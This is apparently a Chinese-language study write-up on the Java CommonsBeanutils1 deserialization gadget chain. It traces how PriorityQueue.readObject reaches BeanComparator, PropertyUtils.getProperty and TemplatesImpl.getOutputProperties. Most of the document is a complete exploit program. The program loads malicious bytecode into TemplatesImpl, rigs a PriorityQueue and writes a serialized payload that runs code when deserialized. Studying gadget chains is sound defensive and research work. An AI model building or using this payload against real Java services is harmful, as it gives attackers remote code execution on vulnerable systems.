
在有几个CC链的基础后，就可以直接跟着yso的exp学习了~


在CC3的基础上，我们从 `newTransformer` 往上找 find usages可以找到



这正是CC4所用的。

我这里没有写CC4，直接分析CB1也刚好。）

这个 getOutputProperties



感觉就能跟 Java bean扯上关系）

因为，这个getOutputProperties 方法是一个 getter方法，可以用

PropertyUtils.getProperty来调用。

```
        PropertyUtils.getProperty(templates, "outputProperties");
```


然后要注意，这个templates 还是得像CC3那样写全。

这部分的exp：

```
byte[] evil = Files.readAllBytes(Paths.get("/home/n0zom1z0/Desktop/Java-Sec/Deserialization/CC3again/target/classes/assets/EvilClass.class"));
        byte[][] _bytecodes = {evil};

        TemplatesImpl templates = new TemplatesImpl();
        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates, "notnull");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        bytecodesField.set(templates, _bytecodes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());

        PropertyUtils.getProperty(templates, "outputProperties");
```

然后从 TemplatesImpl开始往上找链子。

首先看 TemplatesImpl 这个类的结构图，



发现其中还有个内部类 TransletClassLoader，且重写了 defineClass方法。

而且这个defineClass由父类的protected变成了 default作用域，可以被外部类调用。

```
    Class defineClass(final byte[] b) {
        return defineClass(null, b, 0, b.length);
    }
```


当然，我们要找的是对于 getProperty的调用链。

这里直接参考yso的：

final BeanComparator comparator = new BeanComparator("lowestSetBit");

所以我们看看 BeanComparator

```
public class BeanComparator<T> implements Comparator<T>, Serializable {

    private String property;
    private final Comparator<?> comparator;
```



完美符合要求。

我们只需要反射修改 property的值为 “outputProperties” 即可。

或者直接调用 setProperties也行，因为是public。

然后就是得反射修改，因为queue.add的时候也会调用到compare。

所以说，前面的property也不能一开始就调用set，也得反射修改。

不然最开始传的正常queue就没有这个method了。

然后为什么选这个priorityqueue类作为入口呢？

因为可序列化，而且readObject的heapify后续调用了compare，调用stack：

```
compare:163, BeanComparator (org.apache.commons.beanutils)
siftDownUsingComparator:721, PriorityQueue (java.util)
siftDown:687, PriorityQueue (java.util)
heapify:736, PriorityQueue (java.util)
readObject:795, PriorityQueue (java.util)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
```

```
invoke:497, Method (java.lang.reflect)
invokeReadObject:1058, ObjectStreamClass (java.io)
readSerialData:1900, ObjectInputStream (java.io)
readOrdinaryObject:1801, ObjectInputStream (java.io)
readObject0:1351, ObjectInputStream (java.io)
readObject:371, ObjectInputStream (java.io)
deserialize:58, TemplatesImplgetOutputPropertiesTEST (XJBTest)
main:40, TemplatesImplgetOutputPropertiesTEST (XJBTest)
```

最终的EXP：

```
package XJBTest;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.beanutils.PropertyUtils;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

public class TemplatesImplgetOutputPropertiesTEST {
    public static void main(String[] args) throws Exception {
        byte[] evil = Files.readAllBytes(Paths.get("/home/n0zom1z0/Desktop/Java-
Sec/Deserialization/CC3again/target/classes/assets/EvilClass.class"));
        byte[][] _bytecodes = {evil};

        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates,"_name","notnull");
        setFieldValue(templates,"_bytecodes", _bytecodes);
        setFieldValue(templates,"_tfactory",new TransformerFactoryImpl());

//        PropertyUtils.getProperty(templates, "outputProperties");
        BeanComparator beanComparator = new BeanComparator();

        PriorityQueue<Object>queue = new PriorityQueue<Object>
(2,beanComparator);
```

```java
        queue.add(1);
        queue.add(2);

        Object[] queueArray = (Object[]) getFieldValue(queue,"queue");
        queueArray[0] = templates;
        queueArray[1] = templates;
        setFieldValue(beanComparator,"property","outputProperties");

        serialize(queue);
        deserialize("ser.bin");
    }
    public static void setFieldValue(Object obj,String fieldName,Object
value)throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static Object getFieldValue(Object obj,String fieldName)throws
Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        return field.get(obj);
    }
    public static void serialize(Object o) throws Exception {
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        oos.writeObject(o);
    }
    public static Object deserialize(String fileName) throws Exception {
        ObjectInputStream ois = new ObjectInputStream(new
FileInputStream(fileName));
        return ois.readObject();
    }
}
```